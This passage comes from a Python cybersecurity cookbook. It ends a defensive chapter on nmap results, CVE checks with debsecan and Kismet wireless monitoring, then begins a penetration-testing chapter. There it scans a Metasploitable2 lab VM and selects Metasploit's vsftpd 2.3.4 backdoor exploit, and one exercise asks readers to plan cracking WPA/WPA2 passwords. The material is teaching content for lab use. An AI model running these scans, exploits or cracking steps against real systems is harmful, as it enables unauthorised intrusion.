"127.0.0.1": {
```

```
"osmatch": {},
```

```
"ports": [
```

```
{
```

```
"protocol": "tcp",
```

```
"portid": "21",
```

```
"state": "closed",
```

```
"reason": "conn-refused",
```

```
"reason_ttl": "0",
```

```
"service": {
```

"name": "ftp",

"method": "table",

"conf": "3"

},

"cpe": [],

"scripts": []

},

{

"protocol": "tcp",

"portid": "22",



"state": "closed",

"reason": "conn-refused",

"reason\_ttl": "0",

"service": {

"name": "ssh",

"method": "table",

"conf": "3"

},

"cpe": [],

"scripts": []

},

```
{
```

```
"hostname": [
```

```
{
```

```
"name": "localhost",
```

```
"type": "PTR"
```

```
}
```

```
.
```

```
.
```

```
.
```

```
"time": "1676949575",
```

"timestr": "Tue Feb 21 08:49:35 2023",

"summary": "Nmap done at Tue Feb 21 08:49:35 2023; 1 IP address (1 host up)  
scanned in 0.03 seconds",

"elapsed": "0.03",

"exit": "success"

},

"stats": {

"scanner": "nmap",

"args": "/usr/bin/nmap -v -oX - --top-ports 10 127.0.0.1",

"start": "1676949575",

"startstr": "Tue Feb 21 08:49:35 2023",

"version": "7.93",

"xmloutputversion": "1.05"

},

"task\_results": [

{

"task": "Ping Scan",

"time": "1676949575",

"extrainfo": "1 total hosts"

},

{

"task": "Connect Scan",

"time": "1676949575",

"extrainfo": "10 total ports"

}

]

}

List of open listening sockets:

```
sconn(fd=46, family=<AddressFamily.AF_INET: 2>, type=
<SocketKind.SOCK_STREAM: 1>, laddr=addr(ip='127.0.0.1', port=44763),
raddr=(), status='LISTEN', pid=1723)
```

Privileged users found on this system:

Members in the group adm: ['nishant', '']

Members in the group sudo: ['nishant', '']

The preceding output is truncated to reduce the size. This recipe demonstrated how simple and individual security controls can be used to create a comprehensive vulnerability and attack surface detection security control. Each of these shows a known system flaw, which can then be analyzed to take specific actions. For example, the sudo group should have a minimal number of members who are the administrators of the system. If you find unintentional addition of members in the sudo group, it is time to raise the alarm. One can also keep track of the last few audit results using such controls and then check the deviation in the security posture every time such controls are executed.

## Activity

Attempt the following activities before the next recipe:

Can you think of how the same recipe can be implemented for Windows?

Can you think of how the same recipe can be moved one level up so that now this can be used to find out information about all the systems in the network?

Modify the preceding program to add checks for firewall status and ciphers on the system.

We have copied and pasted the code from other recipes in this recipe. Modify the preceding program to include the other Python modules where the code was present so that this program only calls the functions from those programs.

## Checking if any exploitable package is installed on the system using the CVSS database

If you have ever worked with mitigating the known vulnerabilities in the software, you may be aware of Common Vulnerabilities and Exposures or CVE scores.

The Common Vulnerabilities and Exposures (CVE) is a standardized list of publicly disclosed security vulnerabilities and exposures in software and systems. It is maintained by the non-profit organization MITRE Corporation and provides a common reference point for identifying and discussing security threats.

The severity of a CVE is typically scored using the Common Vulnerability Scoring System (CVSS). CVSS provides a standardized method for scoring the severity of a vulnerability, considering factors such as the potential impact of an attack, the ease of exploitation, and the availability of patches or mitigation techniques. The CVSS score is represented by a numerical value ranging from 0 to 10, where 10 means the most severe. The CVSS score prioritizes the response to security vulnerabilities and helps organizations determine which vulnerabilities pose the greatest threat to their systems and data.

It is important to note that CVSS scores are not absolute and may differ between organizations and environments, depending on the specific context and risk tolerance. The CVSS score is just one of the many factors that should be considered when evaluating the severity of a vulnerability and planning a response.

In this recipe, we will use Python to identify old packages and then find out if



there is a known vulnerability in the CVE database.

Note: Compatibility: Ubuntu, Kali Linux License considerations: Free software u

## Recipe

This recipe shows how to use the CVE package in Python to get the list of known vulnerabilities in the installed packages on a Linux system.

This recipe uses the debsecan Linux package. debsecan is used to find currently exploitable packages of a target system. If you are on Ubuntu or Kali Linux, you will have to install these the package by using the following commands:

```
sudo apt-get install debsecan
```

Program for checking if any exploitable packages are installed on your system is as follows:

```
# exploitable_package_control.py
```

```
import subprocess
```

```
class ExploitablePackageControl:
```

```
def get_exploitable_packages(self):
```

```
output = subprocess.check_output('debsecan', shell=True)
```

```
output_list = output.decode('utf-8').split('\n')
```

```
print('Exploitable packages found on this system:\n', output_list)
```

```
if __name__ == "__main__":
```

```
    exploitable_packages = ExploitablePackageControl()
```

```
    exploitable_packages.get_exploitable_packages()
```

When you run the program, you will get an output similar to the following:

Exploitable packages found on this system:

```
['CVE-2016-1585 apparmor (low urgency)', 'CVE-2020-36327 bundler', 'CVE-2022-28391 busybox', 'CVE-2016-2781 coreutils (low urgency)', 'CVE-2023-23916 curl', 'CVE-2022-0934 dnsmasq-base', 'CVE-2021-38371 exim4-base', 'CVE-2021-38371 exim4-config', 'CVE-2021-38371 exim4-daemon-light', 'CVE-2022-46880 firefox-esr', 'CVE-2023-0767 firefox-esr', 'CVE-2023-25728 firefox-esr', 'CVE-2023-25729 firefox-esr', 'CVE-2023-25730 firefox-esr', 'CVE-2023-25732 firefox-esr', 'CVE-2023-25735 firefox-esr', 'CVE-2023-25737 firefox-esr', 'CVE-2023-25739 firefox-esr', 'CVE-2023-25742 firefox-esr', 'CVE-2023-25744 firefox-esr', 'CVE-2023-25746 firefox-esr', 'CVE-2022-39316
```

.

.

.

wget', 'CVE-2022-4345 wireshark', 'CVE-2023-0411 wireshark', 'CVE-2023-0412 wireshark', 'CVE-2023-0413 wireshark', 'CVE-2023-0415 wireshark', 'CVE-2023-0417 wireshark', 'CVE-2022-4345 wireshark-common', 'CVE-2023-0411 wireshark-common', 'CVE-2023-0412 wireshark-common', 'CVE-2023-0413 wireshark-common', 'CVE-2023-0415 wireshark-common', 'CVE-2023-0417 wireshark-common', 'CVE-2022-4345 wireshark-qt', 'CVE-2023-0411 wireshark-qt', 'CVE-2023-0412 wireshark-qt', 'CVE-2023-0413 wireshark-qt', 'CVE-2023-0415 wireshark-qt', 'CVE-2023-0417 wireshark-qt', 'CVE-2020-27748 xdg-utils', 'CVE-2022-4055 xdg-utils', 'CVE-2023-0494 xserver-common', 'CVE-2023-0494 xserver-xorg-core', 'CVE-2023-0494 xserver-xorg-legacy', 'CVE-2023-0494 xvfb', 'CVE-2023-0054 xxd', ""]

The output is truncated to reduce the size. As you can see from the preceding output, many exploits with “low urgency” are found. However, we found nothing with “remotely exploitable” or “high urgency”.

Since my system is patched at regular intervals, no significant issues are found. However, on an unpatched machine, you may find many more issues that need attention.

## Activity

Attempt the following activities before the next recipe:

Modify the preceding program to check if RPMs installed on your system have known vulnerabilities.

Can you think of how the same recipe can be implemented for Windows?

Modify the preceding program to show only “remotely exploitable” or “high urgency” exploits.

## Using Kismet for intrusion detection

Kismet is a wireless network detector, packet sniffer, and intrusion detection system for 802.11 wireless LANs. It captures packets of data transmitted over a wireless network and analyses them to identify patterns or anomalies that may indicate security threats. Kismet can detect a range of security threats, including unauthorized access points, rogue devices, and network attacks.

Kismet can be used in various settings, including homes, small businesses, and enterprise networks. It is typically used in conjunction with other security tools, such as firewalls and antivirus software, to provide a comprehensive security solution. Once it is configured, it can be used to monitor wireless network traffic in real-time and can alert if any potential security threats are found. For example, if Kismet detects an unauthorized access point on the network, it can alert and provide information about the access point, such as its MAC address and SSID. If Kismet detects a rogue device on the network, it can alert and give information on the device, such as its MAC address and IP address.

Kismet can also be used to monitor for network attacks, such as denial of service (DoS) attacks, man-in-the-middle (MITM) attacks, and wireless jamming attacks. If Kismet detects an attack, it can alert you and provide information about the attack, such as the type of attack and the source of the attack. You can use along with aircracking to perform active reconnaissance and pen testing on wireless LANs.

Overall, Kismet is a powerful tool for detecting security threats on wireless networks and can be used to enhance the security of your network.



Note: Compatibility: Ubuntu, Kali Linux License considerations: Free software u

## Recipe

This recipe uses the `kismet_rest` Python module to interface with the Kismet server.

Note: Do not try this on an access point (AP) anyone is using, as this program m



Let us follow these steps to complete this recipe:

1. Before you run the program, install the module kismet\_rest:

```
pip3 install kismet_rest
```

2. To monitor our wireless interface, we need to put the interface in monitoring mode by running the following command:

```
sudo airmon-ng start <wireless interface name>
```

In our case, we ran the following command. You need to use the interface name as per your system.

```
sudo airmon-ng start wlan0
```

The preceding command will start monitoring the said wireless interface. You will also notice that the airmon-ng changes the wireless name to add a “mon”. In my case, the wireless interface name was changed to wlan0mon.

If you run Kismet and see a message like the following, the wireless interface is not put in monitoring mode, and hence, Kismet cannot monitor it.



```
nishant@trustloops: ~  
File Actions Edit View Help  
nishant@trustloops: ~ x nishant@trustloops: ~/.kismet x  
└─$  
└─(nishant@trustloops)~  
└─$ kismet  
INFO: Including sub-config file: /etc/kismet/kismet_httpd.conf  
INFO: Including sub-config file: /etc/kismet/kismet_memory.conf  
INFO: Including sub-config file: /etc/kismet/kismet_alerts.conf  
INFO: Including sub-config file: /etc/kismet/kismet_80211.conf  
INFO: Including sub-config file: /etc/kismet/kismet_logging.conf  
INFO: Including sub-config file: /etc/kismet/kismet_filter.conf  
INFO: Including sub-config file: /etc/kismet/kismet_uav.conf  
INFO: Loading config override file '/etc/kismet/kismet_package.conf'  
INFO: Optional sub-config file not present: /etc/kismet/kismet_package.conf  
INFO: Loading config override file '/etc/kismet/kismet_site.conf'  
INFO: Optional sub-config file not present: /etc/kismet/kismet_site.conf  
INFO: Local config and cache directory '/home/nishant/.kismet/' does not  
      exist; creating it.  
KISMET - Point your browser to http://localhost:2501 (or the address of this system) for the Kismet  
INFO: Did not find a user plugin directory (/home/nishant/.kismet/plugins/  
      ), skipping: No such file or directory  
ERROR: Error reading config file '/home/nishant/.kismet/kismet_httpd.conf':  
       No such file or directory  
LOCAL: This is the first time Kismet has been run as this user. You will  
       need to set an administrator username and password before you can  
       use any features of Kismet. Visit http://localhost:2501/ to  
       configure the initial login, or consult the Kismet documentation at  
       https://www.kismetwireless.net/docs/readme/webserver/ about how to  
       set a password manually.  
ERROR: (HTTPD) Could not read session data file, skipping loading saved  
       sessions.
```

***Figure 12.3: Kismet error when running for the first time and the wireless interface is not in the monitoring mode***

Note: We have done something similar in Chapter 8: Working with Wireless Dev

3. Now run Kismet from the command line:

**sudo kismet**

For the first time you run Kismet, you will have to go to <http://127.0.0.1:2501> and set the password for the admin user. Refer to the following figure:

▲ Set Login

X

To finish setting up Kismet, you need to configure a login.

This login will be stored in `.kismet/kismet_httpd.conf` in the home directory of the user who launched Kismet. This server is running as `nkismet`, and the login will be saved in `~/.nkismet/.kismet/kismet_httpd.conf`.

Set Login

User name

nkismet

Password

\*\*\*\*\*

Confirm

\*\*\*\*\*

Save

***Figure 12.4: Setting admin password in Kismet after it is run for the first time***

Now, you need to enable a data source from the menu -> Data Sources. Data sources are wireless interfaces that Kismet will monitor to get all the wireless traffic the interface can see.

As soon as you do this, you will see that the Kismet's main screen is updated in real-time with the details of all the Wi-Fi connections in the network.

Now, we are ready to use Python to interface with Kismet.

4. Use the following program to list all the devices from Kismet:

Program for interfacing with the Kismet server and listing all the devices is as follows:

```
# kismet_client.py
```

```
import kismet_rest
```

```
class KismetClient:
```

```
def get_device_list(self):

client = kismet_rest.KismetConnector(username='nishant',
password='test@123')

devices = client.device_list();

print(devices)

if __name__ == "__main__":

kismet = KismetClient()

kismet.get_device_list()
```

When you run the program, you will get a list of all the wireless clients active in the network with their MAC ID and BSSID. The output is not given for this recipe due to its sensitivity.

Now, you can use this technique to perform many operations related to intrusion detection. For example, you can use `define_alert()` function to define a new alert that can be triggered on an external condition. Also, `raise_alert()` can be used to trigger an alert. You can also use the `device_summary()` function to get the summary of devices which consists of most of the well-known fields of a wireless device.



Note: This recipe gives you a glimpse of what Kismet is capable of. Explore wh

5. Finally, stop monitoring the wireless interface by running the following command:

```
sudo airmon-ng stop wlan0mon
```

Or use your wireless interface name. The wireless interface name should have a “mon” at the end. Until you stop monitoring using the preceding command, the system will be unusable for your regular activities requiring internet or LAN connectivity. You can also reboot the system to take the interface out of monitoring mode.

## Activity

Attempt the following activities before the next recipe:

Check what other information you can get using the Kismet client in the preceding program.

Can the Kismet client just be used to get the details of the connected wireless clients, or can it be used to make any changes?

Is there a way to crack WPA/WPA2 passwords using aircrack-ng and Kismet. Come up with a plan for how will you proceed with it.

## Conclusion

In this chapter, we explored various defensive security techniques. Defensive security techniques are essential for implementing proactive and preventive security measures and include checks and audits for weak configuration, existing flaws, and vulnerabilities and putting security control in place for deterring potential security threats. Defensive security can also be used to record evidence from systems for forensic analysis.

First, we looked at how we can create a few simple defensive security controls. Security Controls can modularize the overall security posture detection and give the flexibility to pick and choose for testing specific security areas.

After this, we looked at techniques to monitor ports and logs. Both are important as part of defensive cybersecurity to identify malicious activities in the system. We extended these techniques to identify a probable attack in the system.

Identifying vulnerabilities and attack surfaces in the system is an indispensable part of defensive security. We looked at that as well with a security control consisting of multiple individual controls. We also understood the importance of identifying exploitable packages in the system.

Finally, we saw Kismet, a wireless network detector, packet sniffer, and intrusion detection system, which comes pre-packaged with Kali Linux and can be used to detect possible intrusions.

In the upcoming chapter, we will look at offensive cybersecurity techniques.

## Questions

How can existing security controls be used to create new security controls?

What are the benefits of running defensive security controls on demand versus automatically periodically?

Do we need to monitor every open port on a system or just a few of them? What are the advantages and disadvantages of both approaches?

Do we need to process the logs in real-time and take action on the target system itself if an intrusion attempt or any other malicious activity is identified?

What are the benefits of aggregating the logs using syslog or other similar mechanisms for future analysis?

What are the ways to reduce the attack surface of a target system?

## Points to remember

Defensive security techniques are essential for implementing proactive and preventive security measures.

Security controls are measures and policies put in place to safeguard an organization and minimize the risk of exposure. They can be used to perform proactive security measures.

Open ports, especially for insecure protocols such as FTP, HTTP, and TFTP, pose a significant risk to the system.

Every system, be it Linux, Windows, macOS, or any other system, has a mechanism to generate logs for various security events. These logs can be monitored to take timely actions and can be used for further analysis.

There are simple ways to determine if the installed packages are exploitable on systems running any operating system.

Kismet is a powerful wireless network detector, packet sniffer, and intrusion detection system for 802.11 wireless networks.

## **Key terms**

**Defensive security**—Security focuses on implementing proactive and preventive security measures.

**Security controls**—Measures and policies for minimizing the risk of exposure.

**Attack surface**—Total number of possible entry points through which a malicious actor can gain unauthorized entry into the target system.

**CVE**—CVE or Common Vulnerabilities and Exposures is a standardized list of publicly disclosed security vulnerabilities and exposures in software and systems.

**CVSS**—CVSS or Common Vulnerability Scoring System is a standardized method for scoring the severity of a vulnerability, taking into account factors such as the potential impact of an attack, the ease of exploitation, and the availability of patches or mitigation techniques

**Kismet**—A wireless network detector, packet sniffer, and intrusion detection system for 802.11 wireless networks.

**Join our book's Discord space**

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

<https://discord.bpbonline.com>





## Chapter 13

### Offensive Security Techniques and Pen Testing

## Introduction

Cybersecurity professionals use offensive security techniques and pen testing (short for penetration testing) methods to mimic the behavior of an attacker. This helps them to bring out the shortcomings and vulnerabilities in a controlled environment well in advance where there is no real damage done and the product teams can fix them. This activity is generally carried out by Red Team, where they try to break into the system's security.

This chapter covers the basic techniques for offensive security and pen testing, followed by more advanced techniques.

All the recipes described in this chapter should be used responsibly and only in a controlled environment.

## Structure

In this chapter, we will cover the following topics:

Using Metasploit for penetration testing

Cracking weak passwords using John the Ripper

Using Vulners to discover vulnerabilities

Using Nikto to scan for vulnerabilities

Using ZAP for penetration testing

## Objectives

In this chapter, we will first understand how to use Metasploit for penetration testing. Second, we will learn the technique to crack the given password to test the strength of the password. Later, we will use various techniques to discover vulnerabilities in the system and perform penetration testing to find security issues. We will learn to use standard penetration testing tools to add to our toolset. We will be mimicking the behavior of a malicious actor throughout this chapter.

## Understanding how to use Metasploit exploit payload

Exploits are mechanisms malicious actors use to gain unauthorized access to digital assets like confidential and sensitive files. They are based on vulnerabilities and weaknesses, some well-known, while others are not. They can also be zero-day vulnerabilities, which are those vulnerabilities that exist in the software and system but are not discovered yet.

Metasploit Framework, also called Metasploit, is a sub-project of the overarching Metasploit Project. Metasploit Project covers providing information about security vulnerabilities, provides penetration testing software, and undertakes Intrusion Detection System (IDS) signature development. Metasploit, however, is a modular penetration testing framework for exploiting vulnerabilities in remote target systems with gaining privileged access to the target system as one of the primary objectives. You can also use Metasploit to write your own exploit code and execute it on the target system.

Metasploit contains features for the following to aid cybersecurity professionals in penetration testing:

Checking if the target system is vulnerable to an exploit

Searching for exploits as per the vulnerable services found on the target system, and configuring them

Configuring a payload to be used with the exploit

Executing the exploit on the target system

This modular approach of using a combination of any exploit with any payload makes Metasploit a powerful penetration testing framework.

Tip: Metasploit framework is open-source software. You can access the source code

Metasploit is pre-installed in Kali Linux and is the tool of choice for penetration testing for Cybersecurity professionals. As part of penetration testing using Metasploit, we can create simple scripts and use them as “payload”, which can then be executed on the target system. Due to this feature, Metasploit can be extended to perform a wide array of operations ranging from entering a system to running a payload in the system.

Note: Compatibility: Linux (Kali Linux) License considerations: Free software u



## Recipe

In this recipe, we will become familiar with Metasploit by executing a simple command from the msfconsole interface. We will be using our vulnerable Metasploitable2 VM for this recipe. To work with this recipe, you need to be a root or equivalent user.

Let us follow the following steps to complete this recipe:

1. Run msfconsole to bring up the Metasploit console while logged in as “root” user in Kali Linux. You will see that Metasploit starts, shows a banner, and more details about the number of exploits, payloads, auxiliary, post-exploitation models, and evasions this version supports.

```
└─(rootkali)-[/home/nishant]
```

```
└─# msfconsole
```

```
.,.,. .
```

```
.\$$$$$L...,==aaccaacc%#s$b. d8, d8P
```

```
d8P #$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$b. `BP d888888p
```

d888888P '7\$\$\$\$\''''''''''^^``.7\$\$\$|D\*''''`` ?88'

d8bd8b.d8p d8888b ?88' d888b8b \_.os#\$\$|8\*''` d8P ?8b 88P

88P`?P'?P d8b\_,dP 88P d8P' ?88 .oaS###S\*''` d8P d8888b \$whi?88b 88b

d88 d8 ?8 88b 88b 88b ,88b .osS\$\$\$\$\$\*" ?88,.d88b, d88 d8P' ?88 88P `?8b

d88' d88b 8b`?8888P`?8b`?88P'.aS\$\$\$\$\$Q\*''` `?88' ?88 ?88 88b d88 d88

.a#\$\$\$\$\$\$\$"`` 88b d8P 88b`?8888P'

,s\$\$\$\$\$\$\$"`` 888888P' 88n \_.,,,ass,;

.a\$\$\$\$\$\$\$P` d88P' .,.ass%#S\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$'

.a\$####\$P` \_.,,-aqsc#SS\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$'

,a\$####\$P` \_.,-ass#S\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$####SSSS'

.a\$\$\$\$\$\$\$\$SSSS\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$SS##==--'""^/\$\$\$\$\$'

---

,&\$\$\$\$\$'\_\_\_\_\_

ll&&\$\$\$\$'

.;;lll&&&&'

...;;lllll&'

.....;;lll;...;

` .....;;... ..

=[ metasploit v6.2.30-dev ]

+ -- --=[ 2272 exploits - 1191 auxiliary - 404 post ]

+ -- --=[ 951 payloads - 45 encoders - 11 nops ]

+ -- ==[ 9 evasion ]

Metasploit tip: Enable HTTP request and response logging

with set HttpTrace true

Metasploit Documentation: <https://docs.metasploit.com/>

msf6 >

Let's understand what are exploits, payloads, auxiliary, and post-exploitation modules.

| Type of module | Details                                                            |
|----------------|--------------------------------------------------------------------|
| Exploit        | Used to exploit a known vulnerability using a payload              |
| Payload        | The shell code that is provided to an exploit for exploiting a vul |
| Auxiliary      | These modules are used to perform additional actions, like gain    |
| Post           | Post of post-exploitation modules are used to deepen access to t   |

***Table 13.1: Types of Metasploit modules***

Tip: If you get an error “Database not connected” when starting msfconsole, it m

The preceding commands will start the PostgreSQL service if it is not running and then initialize the Metasploit DB.

2. You can now use the following commands to get around Metasploit:

| Command | Details                                                               |
|---------|-----------------------------------------------------------------------|
| help    | Shows help of all the commands available, including a few examples    |
| search  | The search command is used to search for exploits. For example, we    |
| info    | Detailed information about a module                                   |
| check   | There are exploits that support a check option, using which you can c |
| use     | Use an exploit                                                        |
| run     | Run an exploit                                                        |

***Table 13.2: Commonly used Metasploit commands***

3. Let us use the “nmap” command to scan the target system. This command will run similar to the way it is run on the Linux prompt. This command (and others like this) will not store the scan results in the Metasploit database and are useful to perform a scan task quickly without leaving the msfconsole.

The following command checks details about one host:

```
msf6 > nmap -sn 192.168.19.132
```

```
[*] exec: nmap -sn 192.168.19.132
```

**Starting Nmap 7.93 ( <https://nmap.org> ) at 2023-06-20 07:31 IST**

**Nmap scan report for 192.168.19.132**

**Host is up (0.0013s latency).**

**MAC Address: 00:0C:29:FA:DD:2A (VMware)**

**Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds**

**msf6 > nmap -sn 192.168.19.0/24**

The following command discovers all the hosts in the current subnet:

**[\*] exec: nmap -sn 192.168.19.0/24**

**Starting Nmap 7.93 ( <https://nmap.org> ) at 2023-06-20 07:32 IST**

**Nmap scan report for 192.168.19.1**

**Host is up (0.0010s latency).**

**MAC Address: 00:50:56:C0:00:08 (VMware)**

**Nmap scan report for 192.168.19.2**

**Host is up (0.00034s latency).**

**MAC Address: 00:50:56:F0:C9:CB (VMware)**



**Nmap scan report for 192.168.19.132**

**Host is up (0.0013s latency).**

**MAC Address: 00:0C:29:FA:DD:2A (VMware)**

**Nmap scan report for 192.168.19.254**

**Host is up (0.00025s latency).**

**MAC Address: 00:50:56:F0:17:AA (VMware)**

**Nmap scan report for 192.168.19.131**

**Host is up.**

**Nmap done: 256 IP addresses (5 hosts up) scanned in 2.08 seconds**

**msf6 >**

This is one of the simple ways to discover all the hosts in the current subnet before further penetration testing can be done. Now we are ready to perform penetration testing by exploiting a known vulnerability.

## Activity

Attempt the following activities before the next recipe:

Find out various combinations of nmap commands you can execute on msfconsole.

If you run msfconsole a couple of times, you may notice it shows you a different ASCII art banner every time. Look at the source code of msfconsole and figure out how this is done.

The search command in msfconsole can be used to search for exploits and payloads. Try to find out how you can use the search command to search for all the exploits for Microsoft applications.

Read the Metasploit documentation to understand how can you automate Metasploit by using resource scripts

## Using Metasploit exploit code to exploit a vulnerability in a target system

While most of the work on Metasploit can be done using msfconsole, we can use Python to automate many things, including creating complex exploits using many conditions.

In this recipe, we will look at how to use msfconsole to find out a vulnerability and exploit it. The same recipe can be automated completely using Python in one of the following ways:

Use Python to run these commands individually, parse the output, and then run the next command. This has been left as an exercise for you.

Use the Python module pymetasploit3 to interface with Metasploit and run our exploit code.

The best way to use Python with Metasploit is to use Kali Linux, as Metasploit is already pre-installed. You can also use a distribution like Linux to install and configure it if you want to try it out from scratch.

Note: Compatibility: Linux (Kali Linux) License considerations: Free software u

## Recipe

In this recipe, we will use Metasploit exploit code to run an exploit on the vulnerable VM we discussed before in Module 4 (Development Environment for Advanced Techniques).

Note: We will be using Metasploitable2 vulnerable VM for this recipe. As per R

Let us follow these steps to complete this recipe:

1. On the msfconsole, run the following command to get a lot of helpful information about our target, in this case, the Metasploitable VM:

```
msf6 > db_nmap -v -T4 -PA -sV --version-all --osscan-guess -A -sS -p 1-65535 192.168.19.132
```

When you run the command, you will get an output similar to the following:

```
msf6 > db_nmap -v -T4 -PA -sV --version-all --osscan-guess -A -sS -p 1-65535 192.168.19.132
```

```
[*] Nmap: Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-30 14:55 IST
```

```
[*] Nmap: NSE: Loaded 155 scripts for scanning.
```

```
[*] Nmap: NSE: Script Pre-scanning.
```

```
[*] Nmap: Initiating NSE at 14:55
```

•

•

•

**[\*] Nmap: Scanning 192.168.19.132 [65535 ports]**

**[\*] Nmap: Discovered open port 445/tcp on 192.168.19.132**

**[\*] Nmap: Discovered open port 21/tcp on 192.168.19.132**

**[\*] Nmap: Discovered open port 25/tcp on 192.168.19.132**

•

•

•

**[\*] Nmap: NSE: Script scanning 192.168.19.132.**

**[\*] Nmap: Initiating NSE at 14:57**

**[\*] Nmap: NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.**

**[\*] Nmap: Completed NSE at 14:58, 8.66s elapsed**

**[\*] Nmap: Initiating NSE at 14:58**

**.**

**.**

**.**

**[\*] Nmap: PORT STATE SERVICE VERSION**

**[\*] Nmap: 21/tcp open ftp vsftpd 2.3.4**

**[\*] Nmap: | ftp-syst:**



**[\*] Nmap: | STAT:**

**[\*] Nmap: | FTP server status:**

**[\*] Nmap: | Connected to 192.168.19.131**

**[\*] Nmap: | Logged in as ftp**

**[\*] Nmap: | TYPE: ASCII**

**[\*] Nmap: | No session bandwidth limit**

**[\*] Nmap: | Session timeout in seconds is 300**

**[\*] Nmap: | Control connection is plain text**

**[\*] Nmap: | Data connections will be plain text**

**[\*] Nmap: | vsFTPD 2.3.4 - secure, fast, stable**

**[\*] Nmap: |\_End of status**

**[\*] Nmap: |\_ftp-anon: Anonymous FTP login allowed (FTP code 230)**

**[\*] Nmap: 22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)**

**[\*] Nmap: | ssh-hostkey:**

**.**

**.**

**.**

**[\*] Nmap: 25/tcp open smtp Postfix smtpd**

**[\*] Nmap: | sslv2:**

**[\*] Nmap: | SSLv2 supported**

**[\*] Nmap: | ciphers:**

**[\*] Nmap: | SSL2\_RC4\_128\_WITH\_MD5**

**[\*] Nmap: | SSL2\_RC4\_128\_EXPORT40\_WITH\_MD5**

**[\*] Nmap: | SSL2\_RC2\_128\_CBC\_EXPORT40\_WITH\_MD5**

**[\*] Nmap: | SSL2\_RC2\_128\_CBC\_WITH\_MD5**

**[\*] Nmap: | SSL2\_DES\_64\_CBC\_WITH\_MD5**

**[\*] Nmap: | \_SSL2\_DES\_192\_EDE3\_CBC\_WITH\_MD5**

**[\*] Nmap: |\_ssl-date: 2023-03-28T06:04:43+00:00; -124d03h23m27s from scanner time.**

**[\*] Nmap: |\_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN**

**.**

**.**

.

**[\*] Nmap: Completed NSE at 14:58, 0.00s elapsed**

**[\*] Nmap: Read data files from: /usr/bin/../share/nmap**

**[\*] Nmap: OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .**

**[\*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 166.08 seconds**

**[\*] Nmap: Raw packets sent: 65555 (2.885MB) | Rcvd: 65551 (2.623MB)**

**msf6 >**

This would be a very long output for you, and hence, most of the output is truncated. However, you can already realize the level of detail this single command can give you. Let us look at what we can get using this command:

It is internally using Nmap Scripting Engine (NSE). db\_nmap makes sure that the output is stored in the database for further actions.

Metasploit loaded 155 NSE scripts and then ran them one by one. Each of these scripts discovers something really valuable.

We could find open ports and their services, the vulnerabilities and weakness of many of these services, the ciphers that are supported by the SSLv2 (that is a weak security protocol), The type of OS the system is running, and many more.

2. The preceding command we ran is logged into Metasploit's database, and now we can query it for more information. Let us now find out the services our command found out. To get this information run the following command:

```
msf6 > services
```

**Services**

```
=====
```

```
host port proto name state info
```

```
-----
```

```
192.168.19.132 21 tcp ftp open vsftpd 2.3.4
```

**192.168.19.132 22 tcp ssh open OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0**

**192.168.19.132 23 tcp telnet open Linux telnetd**

**192.168.19.132 25 tcp smtp open Postfix smtpd**

**192.168.19.132 53 tcp domain open ISC BIND 9.4.2**

.

.

.

Since we are only interested in the first service in this output, that is, vsftpd 2.3.4, most of the output is truncated to save space. vsftpd is short for “Very Secure FTP Daemon”. While a service like this is supposed to be secure, there may be vulnerabilities in the software that can be exploited to get inside the system. This is one of the ways penetration testers or whitehat hackers gain entry into a system.

3. Now, the next step is to find if there are exploits already available for vsftpd. This can be done by search command shown as follows:

```
msf6 > search vsftpd
```

## Matching Modules

```
=====
```

| # | Name | Check | Description | Disclosure | Date | Rank |
|---|------|-------|-------------|------------|------|------|
|---|------|-------|-------------|------------|------|------|

|   |      |       |  |       |      |  |
|---|------|-------|--|-------|------|--|
| - | ---- | ----- |  | ----- | ---- |  |
|---|------|-------|--|-------|------|--|

## **0 exploit/unix/ftp/vsftpd\_234\_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution**

**Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd\_234\_backdoor**

**msf6 >**

The preceding output shows that we found one exploit that is a backdoor using vsftpd 2.3.4, which is the same exact version the vulnerable VM, that is, Metasploitable2, is running.

4. Let us now try to run this exploit and see if we can get a backdoor into the system using the vulnerability of vsftpd.

The command “use” uses the exploit as follows:

**msf6 > use exploit/unix/ftp/vsftpd\_234\_backdoor**

**[\*] No payload configured, defaulting to cmd/unix/interact**

After that, we can know more details about the exploit using the command “info”. Also, check the changes in the prompt to show which exploit we are



using.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info
```

**Name: VSFTPD v2.3.4 Backdoor Command Execution**

**Module: exploit/unix/ftp/vsftpd\_234\_backdoor**

**Platform: Unix**

**Arch: cmd**

**Privileged: Yes**

**License: Metasploit Framework License (BSD)**

**Rank: Excellent**

**Disclosed: 2011-07-03**

**Provided by:**

**hdm** <x@hdm.io>

**MC** <mc@metasploit.com>

**Available targets:**

**Id Name**

-- ----

**0 Automatic**

**Check supported:**

**No**

**Basic options:**

**Name Current Setting Required Description**

-----

**RHOSTS** yes The target host(s), see <https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit>

**RPORT** 21 yes The target port (TCP)

**Payload information:**

**Space:** 2000

**Avoid:** 0 characters

**Description:**

**This module exploits a malicious backdoor that was added to the**

**VSFTPD download archive. This backdoor was introduced into the**

**vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011**

**according to the most recent information available. This backdoor**

**was removed on July 3rd 2011.**

### **References:**

**OSVDB (73573)**

**<http://pastebin.com/AetT9sS5>**

**<http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html>**

